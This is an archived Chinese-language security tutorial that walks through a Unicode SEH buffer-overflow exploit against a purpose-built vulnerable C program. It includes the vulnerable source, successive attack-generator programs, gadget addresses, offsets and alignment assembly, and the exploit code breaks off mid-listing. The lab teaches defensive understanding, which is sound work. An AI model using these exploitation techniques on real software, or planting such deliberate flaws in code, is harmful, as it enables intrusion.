    memcpy(bad_buf, src_buf, len * 2); // bad usage
}

int main(int argc, char **argv) {
    size_t const STR_LEN = 4096;
    wchar_t *unicode_buf = malloc(STR_LEN);
    char ascii_buf[STR_LEN];
    FILE *pfile;
    int rt;

    printf("Vulnerable005 starts...\n");

    if(argc >= 2) {
        pfile = fopen(argv[1], "r");
        fscanf(pfile, "%s", ascii_buf);
```

INTERNET ARCHIVE
wayback Machine

5 captures
13 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/11/blog-post.html


Go

1月 2月 4月
13
2014 2015 2016


Close
Help

```
}  
foo(unicode_buf, i, e - i);  
  
printf("Vulnerable005 ends...\n");  
  
free(unicode_buf);  
}
```

程式碼的第 8 行和第 9 行這兩行是為了讓程式有萬國碼漏洞而設立的，因為我們的模擬程式很小，並非一般的應用程式，所以程式載入到記憶體後所佔的空間極小，因此找不到可以拿來利用的記憶體位址，這 8、9 兩行，就是為了這個緣故安插在程式裡面，通常一般應用程式因為動輒數千行，大多都上萬行以上，很容易可以找到可供利用的記憶體位址，就不需要這種安排，第 8 行的是讓程式的資料區域增加 0xE000 大小，第 9 行則是增加 0x2000 大小，這個數字的來由是這樣的，Dev-C++ 編譯出來的 Console 程式，ImageBase 大多都是 00400000，關於這一點可以透過工具程式 CFF Explorer 來驗證，請看下圖：



我們在第三章有略為討論過 PE 結構，在 .exe 執行檔案或者 .dll 動態連結程式庫的 PE 結構當中，ImageBase 通常代表該模組（.exe 或 .dll 被載入到記憶體後我們稱呼它們為模組）的基底位址，有了基底位址之後，我們還可以透過 CFF Explorer 更進一步驗證全域變數所儲存的起始位址以及空間範圍，請看下圖：



可以從圖中看出，.data 區域（也就是程式的全域變數儲存區域）的起始位址是 00002000，這個位址要加上模組的基底位址 ImageBase，就是剛剛的 00400000，所以得到 00402000，這個位址就是全域變數的起始位址，因此程式碼的第 8 行 rock 陣列的起始位址就會是 00402000，因為 rock 陣列佔 0xE000 大小的位元組，所以輪到第 9 行 Rahab 陣列的時候，起始位址就是 00410000，而第 9 行初始化 Rahab 等於 "x90x58x58xc3"，因此從記憶體位址 00410000 開始的 4 個位元組，按照順序就是 90 58 58 c3，而 58 58 c3 如果當作是 opcode 來解讀，就會是 POP EAX、POP EAX、RET，因此位址 00410001（跳過 90 佔 1 位元組）就會是存放著 POP/POP/RET 的記憶體位址。

我安排了這樣的記憶體配置在 Vulnerable005 裡面，原因誠如我早先所提到的，一般應用程式的情況，因為程式碼很多所以載入到記憶體中比較容易找到 POP/POP/RET 的記憶體位址，但是我們的 Vulnerable005 太小，因此我才特別直接安排記憶體位址在裡面，Rahab 是喇合的英文名字，聖經人物當中有一個妓女名叫喇合，以色列軍隊攻打易守難攻的耶利哥城時，喇合身為耶利哥城的百姓，而在暗地裡幫助了以色列的偵察兵。

回到程式碼，第 11 行到第 16 行是函式 foo，函式會吃進一個指標以及一段長度當作參數，並且在內部透過 memcpy 做記憶體拷貝的動作，這樣的記憶體拷貝動作在程式裡面並不少見，只不過我們的 Vulnerable005 顯然沒有檢查拷貝的記憶體長度限制，因此造成緩衝區溢位攻擊的漏洞。

程式碼第 18 到第 40 行是主要的 main 函式，函式內第 28 行開啟檔案，並且嘗試從檔案內讀進一個字串，透過 Windows 的系統函式 MultiByteToWideChar 來做轉換萬國碼的動作，MultiByteToWideChar 吃六個參數，第一個參數是 Code Page，等一下會解釋，第二個參數是指定旗標，使用預設值 0 即可，第三個參數是來源字串，也就是欲接受轉換的字串，這裡我們將從檔案內讀進的字串 ascii_buf 放入，第四個參數是 ascii_buf 內的字串長度，如果放 -1 的話會在內部自動計算字串長度，以 NULL 字元為結尾，第五個參數是轉換之後欲放置的記憶體空間，我們預備了一個在堆積（heap）內的空間 unicode_buf 來置放轉換結果，最後第六個參數是放置 unicode_buf 的長度，以雙位元組為單位，所以如果放置 4096 代表 4096 個雙位元組，也就是 8192 個位元組，函式的回傳值代表轉換了的字串長度，以位元組為單位，如果回傳值是 0，代表執行失敗。

INTERNET ARCHIVE
wayback Machine

5 captures
13 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/11/blog-post.html Go


1月 2月 4月
13
2014 2015 2016 Close Help

作業系統的語言編碼設定的影響，如果使用者將作業系統的語言編碼設定成為 **English (United States)**，這樣即使使用 **CP_ACP**，也就是微軟常用的 **Unicode UTF-16**，也還是會遭受攻擊，但是，如果使用者的電腦的語言編碼是其他的語言，例如 **Chinese (Taiwan)**、或 **Chinese (PRC)**，那麼使用 **CP_ACP** 或者 **CP_UTF8**，也就是 **UTF-16** 或者 **UTF-8** 編碼都將無法造成緩衝區溢位的攻擊，讀者可以特別留意這一點，從這一點可以看出萬國碼編碼的程式的確比較耐得住緩衝區溢位攻擊的侵襲。

總結一下，要能夠造成萬國碼的緩衝區溢位攻擊，必須以下兩個條件其中一條以上成立的情況才可能：

- 使用者電腦上的語言編碼設定為英語系，如：**English (United States)**，而且應用程式使用 **UTF-16** 或者 **UTF-7** 編碼處理字串。
- 無論使用者設定為何，應用程式使用 **UTF-7** 編碼處理字串。

關於使用者的語言編碼設定，請參考下圖，此圖為使用 **English (United States)** 的設定：



上述種種的原因是因為萬國碼對 **0xC3** 這個數值的編碼，除非上述的條件其中一條以上成立，否則 **ASCII** 的 **0xC3** 數值經過萬國碼編碼之後，就不再是 **0xC3**，但是緩衝區溢位攻擊要成立，會需要將 **0xC3** 這個數值塞入記憶體內，因此如果編碼會將此數值置換掉，則攻擊就不可能成功，這一點可作為抵制緩衝區溢位攻擊者的程式設計師參考。

最後程式碼的第 34 行將轉換完的 **unicode_buf** 放入函式 **foo**，在那裡會發生緩衝區溢位的漏洞，最後程式結束。將程式碼存檔並且編譯，產生出 **Vulnerable005.exe** 程式檔案。

我們轉換身份成為攻擊者，模擬一下攻擊者的行動，首先我透過 **Visual C++** 撰寫一個攻擊程式，請用 **Visual C++** 開啟一個空白的 **C++ Console** 專案，命名為 **Attack-Vulnerable005**，然後手動新增一個 **C++** 檔案，命名為 **attack-vulnerable005.cpp**，檔案內容如下：

```
// attack-vulnerable005.cpp
// 2012-2-7
#include <string>
#include <fstream>
using namespace std;


int main() {
    string const EXPLOIT_FILENAME = "exploit-vulnerable005.txt";

    ofstream fout(EXPLOIT_FILENAME.c_str());


    string exploit(3000, 'A');

    fout << exploit;
}
```


攻擊程式一開始很簡單，只是輸出一個長度為 3000 個位元組的字串，每個字元皆為字母 **A**，然後將檔案存為 **exploit-vulnerable005.txt**，將此專案存檔，編譯，並且執行，會在專案的目錄下產生出檔案 **exploit-vulnerable005.txt**，我們透過 **Immunity** 開啟 **Vulnerable005.exe**，同樣請務必記得將 **exploit-vulnerable005.txt** 檔案的完整路徑當作是 **Vulnerable005.exe** 的參數輸入，完整路徑中如果有帶空白，請將路徑用雙引號包住，如下圖，在開啟 **Vulnerable005.exe** 的視窗下方有 **Arguments** 欄位，請填入 **exploit-vulnerable005.txt** 的完整路徑：



按下 Open 按鈕之後，Immunity 會將 Vulnerable005.exe 載入，此時我們按下 F9 讓程式開始執行，一眨眼，程式當掉，出現例外狀況，此時我們並且我們按下 Alt+S，觀看一下 SEH chain，會顯示如下圖：



從第一行可以看到我們已經覆蓋了一個 SEH 結構，將其覆蓋為 00410041，在 SEH chain 視窗內被我們所覆蓋的第一行上面按下右鍵，選 Follow address in stack 按下，此時 CPU View 視窗的堆疊區塊會出現該位置的記憶體內容，如下圖，可以清楚看到 SEH 結構中的 Next 和 Handler 都已經被我們覆蓋，只不過以前是 41414141，如今因為轉換的關係，被電腦強制前面加上了 00 位元組，所以變成 00410041：



接下來我們找出覆蓋 SEH 結構的偏移量，透過 mona 產生出一個長度為 3000 的特殊字串，輸入指令如 !mona pattern_create 3000，關於詳細的操作方式，我們前面章節已經看過許多次，在此略過，然後用此字串取代原來的 3000 個字母 A，所以攻擊程式稍稍修改如下：

```
// attack-vulnerable005.cpp
// 2012-2-7
#include <string>
#include <fstream>
using namespace std;


int main() {
    string const EXPLOIT_FILENAME = "exploit-vulnerable005.txt";

    ofstream fout(EXPLOIT_FILENAME.c_str());

    string exploit = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab... (請自行貼上完整的字串)";


    fout << exploit;
}
```

因為篇幅的關係，請自行貼上完整的特殊字串，存檔後重新編譯並且執行，產生出新的 exploit-vulnerable005.txt 檔案，再次透過 Immunity 執行剛剛的步驟，將 Vulnerable005.exe 載入，餵入 exploit-vulnerable005.txt 檔案的完整路徑當作參數，並且按下 F9 任其執行，然後程式發生例外狀況，此時我們再次叫出 SEH chain，可以看到以被覆蓋，在 SEH chain 被覆蓋的第一行結構上面按下右鍵，選擇 Follow address in stack，傾印在 CPU window 的堆疊區塊內，如下圖：



可以看出覆蓋 Next 的是 00310077，覆蓋 Handler 的是 00770043，在堆疊區塊上面顯示的是低位元組在右邊，因此覆蓋 Next 的其實是 77003100，覆蓋 Handler 的是 43007700，如果連在一起看就變成 7700310043007700，把萬國碼所附加的 00 位元組拿掉的話，就變成 77314377，將此數值丟入 mona 查看偏移量，使用指令 !mona pattern_offset 77314377，可以得到偏移量是 2224。

再來，下一步就是要找出可以覆蓋在 Handler 上的 POP/POP/RET 位址，我們剛剛已經在 Vulnerable005 裡面安排好了 Rahab，所以記憶體位址 00410001 就會是 POP/POP/RET 的位址，我們可以確定一下，同樣在 Immunity 介面下，移到 CPU window，然後在反組譯區塊（也就是左上角的大區塊）內點一下滑鼠右鍵，並且選擇 Go to | Expression，在跳出來的視窗上輸入 00410001，反組譯區塊會出現如下圖：



可以看到記憶體位址 00410001 的地方，存放著 POP EAX 的指令，從那一行往下開始，就是我們的 POP/POP/RET，知道這個位址以及剛剛的偏移量之後，我們再次稍微修改一下攻擊程式，將程式碼改成如下：

```
// attack-vulnerable005.cpp
// 2012-2-7
#include <string>
#include <fstream>
using namespace std;


int main() {
    string const EXPLOIT_FILENAME = "exploit-vulnerable005.txt";

    ofstream fout(EXPLOIT_FILENAME.c_str());

    size_t const LENGTH = 2224;
    string junk(LENGTH, 'A');
    string next("BB"); // 先隨意放兩個字母 B，經過萬國碼編碼後會變成 0042 0042
    string handler("\x01\x41"); // 00410001，這是我們之前在 Vulnerable005 裡面的 Rahab
    string morejunk(1000, 'B');
    string exploit = junk + next + handler + morejunk;

    fout << exploit;
}
```


存檔、編譯、並且執行，產生出新的 exploit-vulnerable005.txt 檔案，再次執行 Immunity，開啟 Vulnerable005.exe 像剛剛一樣，按下 F9 讓它執行，執行一下之後程式發生例外狀況當掉，繼續以前，請先在 00410001 的地方安排一個中斷點，方法像剛剛類似，先在 CPU window 的反組譯區塊中按下右鍵，選擇 Go to | Expression，然後輸入 00410001，接著反組譯區塊移到該記憶體區塊後，我們在 00410001 那一行（應該就是第一行）的地方滑鼠左鍵點一下使其被選取，接著按下 F2 使其反白，反白就代表該位址已經被設定為中斷點了，接著我們按下 Shift + F9，讓例外處理狀況繼續，程式執行流程應該會跳到我們剛剛設定的中斷點 00410001 的地方，此時小心的一次按一下 F7 逐步執行，當程式執行到 RET 那一行，也就是 00410003 那一行指令的時候，再次按下 F7 執行 RET，程式流程就會跳回到 Next，如下圖：



上圖中 0022FFE0 那一行是目前從剛剛 RET 跳過來的位置，首先，現在所在的那一行 42 就是我們剛剛在程式碼中 string next("BB"); 那兩個字母 B 的第一個 B，你可能會覺得奇怪，那它前面應該有的 00 跑哪去了？不是應該是 0042（因為字母 B 是代碼 42，轉換成萬國碼會變成 0042）才對嗎？其實是因為 0042 會以 4200 的方式儲存，而它的 00 被下一行的 00 42 00 吃走了，無論如何，我們目前已經成功的把程式的執行權導引到 Next 變數上，現在剩下的工作有兩個，一個是把 shellcode 插入記憶體內，另一個是把程式的執行權從 Next 再導引到 shellcode 上。

現在的問題是，從圖上可以看得出來，所有的字元全部都被轉換成雙位元組，原本單純的 **ASCII** 單位元組數值，前面都加上前綴的 **00** 位元組，這種情況下，我們無法使用類似 **jmp short 0x10** 這一類的短指令，因為這種指令都是長得像 **EBOE** 這樣，也就是兩個非 **00** 的位元組連在一起，我們使用的指令，只能夠是位元組和位元組之間有間隔 **00** 位元組的指令。

這還不算太遲，至少我們還是可以執行一些指令，首先我們讓我們回過頭來先想一下 **shellcode** 的問題，應該要把 **shellcode** 安插在哪裡？首先我們從剛剛的畫面上，觀察一下暫存器和堆疊的數值，沒有發現我們其他塞入的字串，像是其他的字元 **A** 和字元 **B** 都沒有看到，我們在 **CPU window** 的堆疊區塊稍微找一下，可以運用捲軸上下拉動一下，或者是透過 **!mona find** 的功能，其實不用用到牛刀，直接透過捲軸上下捲一下就可以看到了，一大片的 **00410041** 你很難錯過的，如果真的錯過了，可以試著捲慢一點，或者是不用 **CPU window** 放大，然後把堆疊區塊放大之後再來捲，我們在 **0022EE80** 的地方發現了大片 **00410041** 的蹤跡，如下圖：



請讀者稍微留意，如果你都跟我的操作環境一樣，也就是使用一開始我介紹的 Windows XP SP3 環境，使用 VirtualBox 的話，你這裡看到的數值應該會跟我一樣，但是請隨時留意，記憶體數值可能會變動，我們要關注的是操作的方式和流程，以及相對位置和偏移量。我們從圖形上可以看出，一大片的 **A** 被放置在 **0022EE80** 上，這一大塊平原應該會是放置 **shellcode** 的好所在，接著我們再回去看原本的堆疊和暫存器的值，可以在暫存器 **ESP** 上面點滑鼠右鍵，然後選 **Follow in Stack**，這樣堆疊區塊又會跑回原本的位置，我們現在要觀察的是，從堆疊和暫存器的既有內容當中，找到離 **0022EE80** 最近的距離，其實也不一定非要最近，只要差不多近就可以了，這樣我們可以同時有多個選擇，再從幾個暫存器或者是堆疊位置中選擇最方便的那一個，我決定選擇堆疊上面的第一個位置，也就是記憶體位址 **0022EA9C** 上的 **0022EB94**，我只要透過 **POP EAX**，或者是 **POPAD** 這一類的指令，將堆疊內容載入到 **EAX** 上面，這樣我就可以使用 **0022EB94** 這個數值，然後我可以再透過 **ADD EAX, 0xPP00QQ00** 或者是 **SUB EAX, 0xPP00QQ00** 這樣的指令，對 **EAX** 做一些數值的加減，想辦法讓它坐落在剛剛的平原上，然後我再透過 **PUSH EAX**，以及 **RET** 指令，就可以飛躍到那個美麗的原平上了。

如果我執行 **POPAD**，這個指令的意義就是從堆疊中取 8 個 32 位元（也就是 8 個 **DWORD**），將其按照一定的順序存入暫存器中，我們之前的章節曾經討論過這個指令，總而言之，執行完 **POPAD** 之後，**EAX** 就會被第一個堆疊上的內容，也就是 **0022EB94** 覆蓋，然後我只要再將 **EAX** 加上 300（16 進位）即可，這樣 **EAX** 就會等於 **0022EE94**，也就是在剛剛討論的平原上了，所以整個過程可以用下列這樣的組合語言表示：

61	POPAD
0500150011	ADD EAX, 0x11001500
2D00110011	SUB EAX, 0x11001100

INTERNET ARCHIVE
wayback Machine

5 captures
13 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/11/blog-post.html
Go

1月 2月 4月
13
2014 2015 2016
Close
Help

可以看出這幾個指令放在記憶體內中間還是沒有補滿應有的 00，因此我們必須不斷地配合使用像是 00 72 00 (add [edx], dh) 這樣的指令，來將中間間隔的 00 位元組清除掉，然後考慮到 popad 那一行指令是放在 Next 結構上，Handler 結構其實在 Next 的下面，所以我們必須「踩」過 Handler，所以真正的指令集合應該長這樣，藍色字是 Next 成員應該放的數值，紅色字是 Handler 成員的數值，就是 00410001 倒過來放（也就是 0100 4100），綠色字是 Handler 之後我們應該安排的組語指令，而灰色字是萬國碼轉換的時候加上去的 00 位元組：

```

61          POPAD
007200      ADD BYTE PTR DS:[EDX],DH
0100      ADD DWORD PTR DS:[EAX],EAX
41          INC ECX
007200      ADD BYTE PTR DS:[EDX],DH
0500150011  ADD EAX,11001500
007200      ADD BYTE PTR DS:[EDX],DH
2D00110011  SUB EAX,11001100
007200      ADD BYTE PTR DS:[EDX],DH
50          PUSH EAX
007200      ADD BYTE PTR DS:[EDX],DH
C3          RETN
00          ??? ; 無意義的指令

```

這過程的確需要一點想像力和勇氣，不過中間的 00 位元組都被我們清掉了，我用 ADD EAX 然後再 SUB EAX 的方式，是因為如果我們直接使用 MOV EAX 這樣的指令，就會讓中間的 00 位元組破局，所以我們只能夠用 ADD EAX 和 SUB EAX 的排列組合來達成我們要的目的。

攻擊程式的原始碼可以修改如下：

```

// attack-vulnerable005.cpp
// 2012-2-7
#include <string>
#include <fstream>
using namespace std;

int main() {
    string const EXPLOIT_FILENAME = "exploit-vulnerable005.txt";

    ofstream fout(EXPLOIT_FILENAME.c_str());


    size_t const LENGTH = 2224;
    string junk(LENGTH, 'A');
    string next =
        "\x61"           // 61          popad
        "\x72";          // 007200      add [edx], dh (吃掉 00)
    string handler("\x01\x41"); // 00410001    利用内部的 Rahab : POP/POP/RET
    string jumpcode =
